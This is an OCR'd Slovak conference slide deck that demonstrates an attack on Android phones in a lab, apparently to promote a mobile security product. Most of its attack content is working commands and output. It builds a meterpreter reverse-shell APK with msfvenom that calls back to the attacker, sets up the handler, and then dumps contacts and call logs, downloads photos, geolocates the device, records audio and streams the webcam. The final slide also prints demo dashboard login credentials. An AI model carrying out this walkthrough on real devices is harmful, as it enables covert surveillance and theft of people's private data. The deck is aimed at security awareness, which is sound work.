
Android Hack Demo



Juraj Belko
Tempest a.s.

- Kto používa Android OS?
- Kedy ste inštalovali bezpečnostné záplaty?
- Kto inštaloval aplikácie z APK?

Mobilné útoky

- Každá firma už zažila mobilný útok
- Nemusíte o tom vedieť
- “Enterprise mobility” je v hľadáčiku a pod drobnohľadom
- Všetky regióny a všetky firemné odvetvia, nielen USA

Mobilné zariadenia vo firemnom prostredí

- Firemné zariadenia versus BYOD
- Vo firemných sieťach root-nuté a jailbreak-nuté zariadenia
- Man-In-The-Middle via WiFi
- iOS nieje imúnny, majorita útokov voči Android zariadeniam

Smartphone

- Operačný systém
- TCP/IP
- Always Online - 3G/LTE
- WiFi

Po kompromitovaní

- Prístup k súkromným a pracovným dátam
- Súbory uložené na disku alebo v Cloud-e
- Mikrofón/Kamery
- Geolokalizácia - GPS súradnice
- Prístup k mailom, SMS správam, histórii volaní, etc…
- Prístup k firemnej komunikácii a heslám
- Prístup k Internet Bankingu

Vytvorenie malware payload-u

- Metasploit Framework
  - msfvenom - generovanie škodlivého kódu (payload-u)
  - msfvenom -p android/meterpreter/reverse_tcp **LHOST**=172.16.42.42 **LPORT**=4567 R > /root/malware.apk
    - LHOST - adresa útočníka
    - LPORT - číslo portu kde počúva reverse shell

Upload payload-u

- Nakopírujeme malware
  - scp malware.apk root@172.16.42.1:/www/m.akp
- Nastavenia pre webserver

```
location ~* \.apk$ {
        default_type application/vnd.android.package-archive;
        add_header Content-Type application/
vnd.android.package-archive;
        add_header Content-Disposition "attachment";
      }
```

Príprava Metasploit Framework-u

- Nastavenie Metasploit v Linux-e
  - use exploit/multi/handler
  - set payload android/meterpreter/reverse_tcp
  - set LHOST 172.16.42.42
  - set LPORT 4567
  - set VERBOSE true
- Exploit spustíme príkazom “run”

```
[*] Started reverse TCP handler on 172.16.42.42:4567
[*] Sending stage (70031 bytes) to 172.16.42.182
[*] Meterpreter session 2 opened (172.16.42.42:4567 ->
172.16.42.182:38707) at 2018-05-24 16:41:58 +0200
```

Demo - Príprava zariadení

- Povolíme inštaláciu aplikácii z neznámych zdrojov
- Vytvoríme fotky
- Prihlásime zariadenia do Gmail
- Vytvoríme kontakt
- Na jedno zariadenie nainštalujem aj SandBlast Mobile

Demo - Príprava zariadení

- Pripojíme telefóny do WiFi siete
- Nainštalujeme a spustíme záškodnícku aplikáciu
  - http://172.16.42.1/m.apk
- Skontrolujeme SandBlast Mobile

Základné informácie

- Dátum a čas
  - localtime

```
meterpreter > localtime
Local Date/Time: 2018-06-05 13:37:27 GMT+02:00 (UTC+0200)
```

- Navigácia po súborovom systéme
  - ls, pwd, cd

```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files

meterpreter > ls
Listing: /storage/emulated/0/DCIM/Camera
...
```

Systémové informácie

- Informácie o systéme
  - sysinfo

```
meterpreter > sysinfo
Computer    : localhost
OS          : Android 6.0.1 - Linux 3.10.49-10808387 (armv7l)
Meterpreter : dalvik/android
```

- Kontrola root-u zariadenia
  - check_root

```
meterpreter > check_root
[*] Device is not rooted
```

Zoznam hovorov

- dump_calllog

```
meterpreter > dump_calllog
[*] Fetching 1 entry
[*] Call log saved to calllog_dump_20180605134400.txt
Date: 2018-06-05 13:44:00 +0200
OS: Android 6.0.1 - Linux 3.10.49-10808387 (armv7l)
Remote IP: 172.16.42.114
Remote Port: 50184

#1
Number  : 112
Name  : null
Date  : Tue Jun 05 13:43:56 GMT+02:00 2018
Type  : OUTGOING
Duration: 0
```

Zoznam kontaktov

- dump_contacts

```
meterpreter > dump_contacts
[*] Fetching 2 contacts into list
[*] Contacts list saved to: contacts_dump_20180605133804.txt

Date: 2018-06-05 13:38:05 +0200
OS: Android 6.0.1 - Linux 3.10.49-10808387 (armv7l)
Remote IP: 172.16.42.114
Remote Port: 50184

#1
Name  : Kontakt1
Number  : 0905905905
```

Fotografie

- Adresár s fotkami sa štandartne nachádza v ceste
  - cd /mnt/sdcard/DCIM/Camera
  - download subor.jpg

```
meterpreter > cd /mnt/sdcard/DCIM/Camera
meterpreter > ls
Listing: /storage/emulated/0/DCIM/Camera
=========================================
100666/rw-rw-rw-  2375129  fil   2018-06-05 13:35:32 +0200
20180605_133532.jpg

meterpreter > download 20180605_133526.jpg
[*] Downloading: 20180605_133526.jpg -> 20180605_133526.jpg
...
[*] Downloaded 2.58 MiB of 2.58 MiB (100.0%):
20180605_133526.jpg -> 20180605_133526.jpg
[*] download   : 20180605_133526.jpg -> 20180605_133526.jpg
```

Lokalizovanie zariadenia

- geolocate

```
meterpreter > geolocate
[*] Current Location:
  Latitude:  48.1632904
  Longitude: 17.1782779

To get the address: https://maps.googleapis.com/maps/api/
geocode/json?latlng=48.1632904,17.1782779&sensor=true
```

Záznam Audio

- Vzdialené nahrávanie zvuku
  - record_mic -d 20

```
meterpreter > record_mic -d 20
[*] Starting...
[*] Stopped
Audio saved to: /root/GJInNiRM.wav
```

Záznam Obrazu

- Výpis a kontrola dostupných kamier na zariadní
  - webcam_list

```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
```

- Zachytenie obrazu
  - webcam_snap


```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/NblMQfyv.jpeg
```


Živý prenos


- Možný priamy prenos zo zariadenia
  - webcam_stream

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: OXRjvjbj.html
[*] Streaming…
```


Čo na to SandBlast Mobile









Čo na to SandBlast Mobile








SandBlast Mobile Dashboard

- https://sandblastmobile123.eu1.locsec.net/
- juraj_belko@tempest.sk
- Demo123@



Ďakujem za pozornosť